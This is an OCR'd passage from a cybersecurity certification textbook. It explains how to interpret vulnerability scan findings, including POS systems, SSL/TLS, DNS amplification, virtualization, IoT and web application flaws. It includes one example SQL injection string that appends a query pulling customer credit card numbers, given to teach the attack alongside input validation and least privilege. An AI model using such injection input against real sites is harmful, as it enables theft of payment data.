Detecting hardware-related vulnerabilities often requires the use of credentialed scanning, configuration management tools, or other approaches that leverage inside access to the system. When significant new vulnerabilities are discovered, scanning vendors often provide a customized dashboard, such as the one shown in Figure 5.11, to assist cybersecurity analysts in identifying, tracking, and remediating the issue.

https://t.me/learningnets

FIGURE 5.11 Spectre and Meltdown dashboard from QualysGuard



Point-of-Sale System Vulnerabilities

The point-of-sale (POS) systems found in retail stores, restaurants, and hotels are lucrative targets for attackers and penetration testers alike. These systems often store, process, and/or transmit credit card information, making them highly valuable in the eyes of an attacker seeking financial gain.

POS systems commonly run either standard or specialized versions of common operating systems, with many running variants of Microsoft Windows. They require the same level


https://t.me/learningnets

of patching and security controls as any other Windows system and are subject to the same security vulnerabilities as those devices.

POS systems involved in credit and debit card transactions must comply with the Payment Card Industry Data Security Standard (PCI DSS), which outlines strict, specific rules for the handling of credit card information and the security of devices involved in those transactions.

The 2017 Verizon *Data Breach Investigations Report (DBIR)* did a special analysis of POS breaches and identified common trends in the types of attacks waged against POS systems, as shown in Figure 5.12.

FIGURE 5.12 POS Breach Types in 2017




https://t.me/learningnets

Insecure Protocol Use

Many of the older protocols used on networks in the early days of the Internet were designed without security in mind. They often failed to use encryption to protect usernames, passwords, and the content sent over an open network, exposing the users of the protocol to eavesdropping attacks. Telnet is one example of an insecure protocol used to gain command-line access to a remote server. The File Transfer Protocol (FTP) provides the ability to transfer files between systems but does not incorporate security features. Figure 5.13 shows an example of a scan report that detected a system that supports the insecure FTP protocol.

FIGURE 5.13 FTP cleartext authentication vulnerability




The solution for this issue is to simply switch to a more secure protocol. Fortunately, encrypted alternatives exist for both Telnet and FTP. System administrators can use the Secure Shell (SSH) as a secure replacement for Telnet when seeking to gain command-line access to a remote system. Similarly, the Secure File Transfer Protocol (SFTP) and FTP-Secure (FTPS) both provide a secure method to transfer files between systems.

Debug Modes

Many application development platforms support *debug modes* that give developers crucial information needed to troubleshoot applications in the development process. Debug modes typically provide detailed information on the inner workings of an application and server as well as supporting databases. Although this information can be useful to developers, it can inadvertently assist an attacker seeking to gain information about the structure of a database, authentication mechanisms used by an application, or other details. For this reason, vulnerability scans do alert on the presence of debug mode on scanned servers. Figure 5.14 shows an example of this type of scan result.

https://t.me/learningnets

FIGURE 5.14 Debug mode vulnerability



In this particular example, the target system appears to be a Windows Server system supporting the ASP.NET development environment. The Output section of the report demonstrates that the server responds when sent a DEBUG request by a client.

Solving this issue requires the cooperation of developers and disabling debug modes on systems with public exposure. In mature organizations, software development should always take place in a dedicated development environment that is accessible only from private networks. Developers should be encouraged (or ordered!) to conduct their testing only on systems dedicated to that purpose, and it would be entirely appropriate to enable debug mode on those servers. There should be no need for supporting this capability on public-facing systems.

Network Vulnerabilities

Modern interconnected networks use a complex combination of infrastructure components and network appliances to provide widespread access to secure communications capabilities. These networks and their component parts are also susceptible to security vulnerabilities that may be detected during a vulnerability scan.

Missing Firmware Updates

Operating systems and applications aren't the only devices that require regular security updates. Vulnerability scans may also detect security problems in network devices that require firmware updates from the manufacturer to correct. These vulnerabilities result in

https://t.me/learningnets

reports similar to the operating system missing patch report shown in Figure 5.7 earlier and typically direct administrators to the location on the vendor's site where the firmware update is available for download.

SSL and TLS Issues

The *Secure Sockets Layer (SSL)* protocol and its successor, *Transport Layer Security (TLS)*, offer a secure means to exchange information over the Internet and private networks. Although these protocols can be used to encrypt almost any type of network communication, they are most commonly used to secure connections to web servers and are familiar to end users designated by the *S* in *HTTPS*.




Many cybersecurity analysts incorrectly use the acronym SSL to refer to both the SSL and TLS protocols. It's important to understand that SSL is no longer secure and should not be used. TLS is a replacement for SSL that offers similar functionality but does not have the security flaws contained in SSL. Be careful to use this terminology precisely and, to avoid ambiguity, question those who use the term *SSL* whether they are really referring to TLS.

Outdated SSL/TLS Versions

SSL is no longer considered secure and should not be used on production systems. The same is true for early versions of TLS. Vulnerability scanners may report that web servers are using these protocols, and cybersecurity analysts should understand that any connections making use of these outdated versions of SSL and TLS may be subject to eavesdropping attacks. Figure 5.15 shows an example of a scan report from a network containing multiple systems that support the outdated SSL version 3.

FIGURE 5.15 Outdated SSL version vulnerability



https://t.me/learningnets


The administrators of servers supporting outdated versions of SSL and TLS should disable support for these older protocols on their servers and support only newer protocols, such as TLS version 1.2.

Insecure Cipher Use

SSL and TLS are commonly described as cryptographic algorithms, but in fact, this is not the case. The SSL and TLS protocols describe how cryptographic ciphers may be used to secure network communications, but they are not cryptographic ciphers themselves. Instead, they allow administrators to designate the cryptographic ciphers that can be used with those protocols on a server-by-server basis. When a client and server wish to communicate using SSL/TLS, they exchange a list of ciphers that each system supports and agree on a mutually acceptable cipher.

Some ciphers contain vulnerabilities that render them insecure because of their susceptibility to eavesdropping attacks. For example, Figure 5.16 shows a scan report from a system that supports the insecure RC4 cipher.

FIGURE 5.16 Insecure SSL cipher vulnerability




Solving this common problem requires altering the set of supported ciphers on the affected server and ensuring that only secure ciphers may be used.

https://t.me/learningnets

Certificate Problems

SSL and TLS rely on the use of digital certificates to validate the identity of servers and exchange cryptographic keys. Website users are familiar with the error messages displayed in web browsers, such as that shown in Figure 5.17. These errors often contain extremely important information about the security of the site being accessed but, unfortunately, are all too often ignored.

FIGURE 5.17 Invalid certificate warning



Vulnerability scans may also detect issues with the certificates presented by servers that support SSL and/or TLS. Common errors include the following:

Mismatch between the Name on the Certificate and the Name of the Server This is a very serious error because it may indicate the use of a certificate taken from another site. It's the digital equivalent of someone using a fake ID "borrowed" from a friend.

https://t.me/learningnets

Expiration of the Digital Certificate Digital certificates have validity periods and expiration dates. When you see an expired certificate, it most likely means that the server administrator failed to renew the certificate in a timely manner.

Unknown Certificate Authority (CA) Anyone can create a digital certificate, but digital certificates are only useful if the recipient of a certificate trusts the entity that issued it. Operating systems and browsers contain instructions to trust well-known CAs but will show an error if they encounter a certificate issued by an unknown or untrusted CA.

The error shown in Figure 5.17 indicates that the user is attempting to access a website that is presenting an invalid certificate. From the URL bar, we see that the user is attempting to access bankofamerica.com. However, looking in the details section, we see that the certificate being presented was issued to southwestwifi.com. This is a typical occurrence on networks that use a captive portal to authenticate users joining a public wireless network. This example is from the in-flight WiFi service offered by Southwest Airlines. The error points out to the user that they are not communicating with the intended website owned by Bank of America and should not provide sensitive information.

Domain Name System (DNS)

The *Domain Name System (DNS)* provides a translation service between domain names and IP addresses. DNS allows end users to remember user-friendly domain names, such as apple.com, and not worry about the mind-numbing IP addresses actually used by those servers.


DNS servers are a common source of vulnerabilities on enterprise networks. Despite the seemingly simple nature of the service, DNS has a track record of many serious security vulnerabilities and requires careful configuration and patching. Many of the issues with DNS services are those already discussed in this chapter, such as buffer overflows, missing patches, and code execution vulnerabilities, but others are specific to the DNS service.

Because DNS vulnerabilities are so prevalent, DNS servers are a common first target for attackers and penetration testers alike.

Figure 5.18 shows an example of a vulnerability scan that detected a *DNS amplification* vulnerability on two servers on an organization's network. In this type of attack, the attacker sends spoofed DNS requests to a DNS server that are carefully designed to elicit responses that are much larger in size than the original requests. These large response packets then go to the spoofed address where the DNS server believes the query originated. The IP address used in the spoofed request is actually the target of a denial-of-service attack and is bombarded by very large responses from DNS servers all over the world to queries that it never sent. When conducted in sufficient volume, DNS amplification attacks can completely overwhelm the targeted systems, rendering them inoperable.

https://t.me/learningnets

FIGURE 5.18 DNS amplification vulnerability



Internal IP Disclosure

IP addresses come in two different variants: public IP addresses, which can be routed over the Internet, and private IP addresses, which can only be used on local networks. Any server that is accessible over the Internet must have a public IP address to allow that access, but the public IP address is typically managed by a firewall that uses the *Network Address Translation (NAT)* protocol to map the public address to the server's true, private IP address. Systems on the local network can use the server's private address to access it directly, but remote systems should never be aware of that address.


Servers that are not properly configured may leak their private IP addresses to remote systems. This can occur when the system includes its own IP address in the header information returned in the response to an HTTP request. The server is not aware that NAT is in use, so it uses the private address in its response. Attackers and penetration testers can use this information to learn more about the internal configuration of a firewalled network. Figure 5.19 shows an example of this type of information disclosure vulnerability.

Virtual Private Network Issues

Many organizations use *virtual private networks (VPNs)* to provide employees with secure remote access to the organization's network. As with any application protocol, administrators must ensure that the VPN services offered by the organization are fully patched to current levels. In addition, VPNs require the use of cryptographic ciphers and suffer from similar issues as SSL and TLS when they support the use of insecure ciphers.

https://t.me/learningnets

FIGURE 5.19 Internal IP disclosure vulnerability




Virtualization Vulnerabilities

Most modern data centers make extensive use of *virtualization* technology to allow multiple guest systems to share the same underlying hardware. In a virtualized data center, the virtual host hardware runs a special operating system known as a *hypervisor* that mediates access to the underlying hardware resources. Virtual machines then run on top of this virtual infrastructure provided by the hypervisor, running standard operating systems such as Windows and Linux variants. The virtual machines may not be aware that they are running in a virtualized environment because the hypervisor tricks them into thinking that they have normal access to the underlying hardware when, in reality, that hardware is shared with other systems.

Figure 5.20 provides an illustration of how a hypervisor mediates access to the underlying hardware resources in a virtual host to support multiple virtual guest machines.

FIGURE 5.20 Inside a virtual host



https://t.me/learningnets



The example described in this chapter, where the hypervisor runs directly on top of physical hardware, is known as *bare-metal virtualization*. This is the approach commonly used in data center environments and is also referred to as using a Type 1 hypervisor. There is another type of virtualization, known as *hosted virtualization*, where a host operating system sits between the hardware and the hypervisor. This is commonly used in cases where the user of an endpoint system wants to run multiple operating systems simultaneously on that device. For example, Parallels is a popular hosted virtualization platform for the Mac. Hosted virtualization is also described as using a Type 2 hypervisor.

VM Escape

Virtual machine escape vulnerabilities are the most serious issue that may exist in a virtualized environment, particularly when a virtual host runs systems with differing security levels. In an escape attack, the attacker has access to a single virtual host and then manages to leverage that access to intrude on the resources assigned to a different virtual machine. The hypervisor is supposed to prevent this type of intrusion by restricting a virtual machine's access to only those resources assigned to that machine. Escape attacks allow a process running on the virtual machine to "escape" those hypervisor restrictions.

Management Interface Access

Virtualization engineers use the management interface for a virtual infrastructure to configure the virtualization environment, set up new guest machines, and regulate access to resources. This management interface is extremely sensitive from a security perspective, and access should be tightly controlled to prevent unauthorized individuals from gaining access. In addition to using strong multifactor authentication on the management interface, cybersecurity professionals should ensure that the interface is never directly accessible from a public network. Vulnerability scans that detect the presence of an accessible management interface will report this as a security concern.

Virtual Host Patching

This chapter has already discussed the importance of promptly applying security updates to operating systems, applications, and network devices. It is equally important to ensure that virtualization platforms receive security updates that may affect the security of virtual guests or the entire platform. Patches may correct vulnerabilities that allow virtual machine escape attacks or other serious security flaws.

Virtual Guest Issues

Cybersecurity analysts should think of each guest machine running in a virtualized environment as a separate server that requires the same security attention as any other device on the network. Guest operating systems and applications running on the guest OS must be promptly patched to correct security vulnerabilities and be otherwise well maintained.

https://t.me/learningnets

There's no difference from a security perspective between a physical server and a virtualized server.

Virtual Network Issues

As data centers become increasingly virtualized, a significant amount of network traffic never actually touches a network! Communications between virtual machines that reside on the same physical hardware can occur in memory without ever touching a physical network. For this reason, virtual networks must be maintained with the same attention to security that administrators would apply to physical networks. This includes the use of virtual firewalls to control the flow of information between systems and the isolation of systems of differing security levels on different virtual network segments.

Internet of Things (IoT)

In some environments, cybersecurity analysts may encounter the use of *supervisory control and data acquisition (SCADA)* systems, *industrial control systems (ICSs)*, and other examples of the *Internet of Things (IoT)*. These systems allow the connection of physical devices and processes to networks and provide tremendous sources of data for organizations seeking to make their business processes more efficient and effective. However, they also introduce new security concerns that may arise on vulnerability scans.

As with any other device on a network, IoT devices may have security vulnerabilities and are subject to network-based attacks. However, it is often more difficult to patch IoT devices than it is to patch their traditional server counterparts because it is difficult to obtain patches. IoT device manufacturers may not use automatic update mechanisms, and the only way that cybersecurity analysts may become aware of an update is through a vulnerability scan or by proactively subscribing to the security bulletins issued by IoT device manufacturers.

IoT devices also often have unique characteristics compared to other devices attached to the networks. They often exist as *embedded systems*, where there is an operating system and computer running in the device that may not be obvious or accessible to the outside world. For example, large multifunction copier/printer units found in office environments often have an entire Windows or Linux operating system running internally that may act as a file and print server. IoT devices also often run *real-time operating systems (RTOS)*. These are either special purpose operating systems or variants of standard operating systems designed to process data rapidly as it arrives from sensors or other IoT components.

IoT Uprising

On October 21, 2016, a widespread distributed denial of service (DDoS) attack shut down large portions of the Internet, affecting services run by Amazon, *The New York Times*, Twitter, Box, and other providers. The attack came in waves over the course of the day and initially mystified technologists seeking to bring systems back online.

https://t.me/learningnets

Investigation later revealed that the outages occurred when Dyn, a global provider of DNS services, suffered a debilitating attack that prevented it from answering DNS queries. Dyn received massive amounts of traffic that overwhelmed its servers.

The source of all of that traffic? Attackers used an IoT botnet named Mirai to leverage the bandwidth available to baby monitors, DVRs, security cameras, and other IoT devices in the homes of normal people. Those botnetted devices received instructions from a yet-unknown attacker to simultaneously bombard Dyn with requests, knocking it (and a good part of the Internet!) offline.

Web Application Vulnerabilities

Web applications are complex environments that often rely not only on web servers but also on backend databases, authentication servers, and other components to provide services to end users. These web applications may also contain security holes that allow attackers to gain a foothold on a network, and modern vulnerability scanners are able to probe web applications for these vulnerabilities.

Injection Attacks

Injection attacks occur when an attacker is able to send commands through a web server to a backend system, bypassing normal security controls and fooling the backend system into believing that the request came from the web server. The most common form of this attack is the *SQL injection attack*, which exploits web applications to send unauthorized commands to a backend database server.

Web applications often receive input from users and use it to compose a database query that provides results that are sent back to a user. For example, consider the search function on an e-commerce site. If a user enters **orange tiger pillows** into the search box, the web server needs to know what products in the catalog might match this search term. It might send a request to the backend database server that looks something like this:

```
SELECT ItemName, ItemDescription, ItemPrice
FROM Products
WHERE ItemName LIKE '%orange%' AND
ItemName LIKE '%tiger%' AND
ItemName LIKE '%pillow%'
```

This command retrieves a list of items that can be included in the results returned to the end user. In a SQL injection attack, the attacker might send a very unusual-looking request to the web server, perhaps searching for

```
orange tiger pillow'; SELECT CustomerName, CreditCardNumber FROM Orders; --
```

If the web server simply passes this request along to the database server, it would do this (with a little reformatting for ease of viewing):

```
SELECT ItemName, ItemDescription, ItemPrice
FROM Products
```

https://t.me/learningnets


```
WHERE ItemName LIKE '%orange%' AND
ItemName LIKE '%tiger%' AND
ItemName LIKE '%pillow';
SELECT CustomerName, CreditCardNumber
FROM Orders;
--%'
```

This command, if successful, would run two SQL queries (separated by the semicolon). The first would retrieve the product information, and the second would retrieve a listing of customer names and credit card numbers.

The two best ways to protect against SQL injection attacks are input validation and the enforcement of least privilege restrictions on database access. Input validation ensures that users don't provide unexpected text to the web server. It would block the use of the apostrophe that is needed to "break out" of the original SQL query. Least privilege restricts the tables that may be accessed by a web server and can prevent the retrieval of credit card information by a process designed to handle catalog information requests.

Vulnerability scanners can detect injection vulnerabilities, such as the one shown in Figure 5.21. When cybersecurity analysts notice a potential injection vulnerability, they should work closely with developers to validate that the vulnerability exists and fix the affected code.

FIGURE 5.21 SQL injection vulnerability




https://t.me/learningnets

Cross-Site Scripting

In a *cross-site scripting (XSS)* attack, an attacker embeds scripting commands on a website that will later be executed by an unsuspecting visitor accessing the site. The idea is to trick a user visiting a trusted site into executing malicious code placed there by an untrusted third party.

Figure 5.22 shows an example of an XSS vulnerability detected during a Nessus vulnerability scan.

FIGURE 5.22 Cross-site scripting vulnerability



Cybersecurity analysts discovering potential XSS vulnerabilities during a scan should work with developers to assess the validity of the result and implement appropriate controls to prevent this type of attack, such as implementing input validation.

Summary

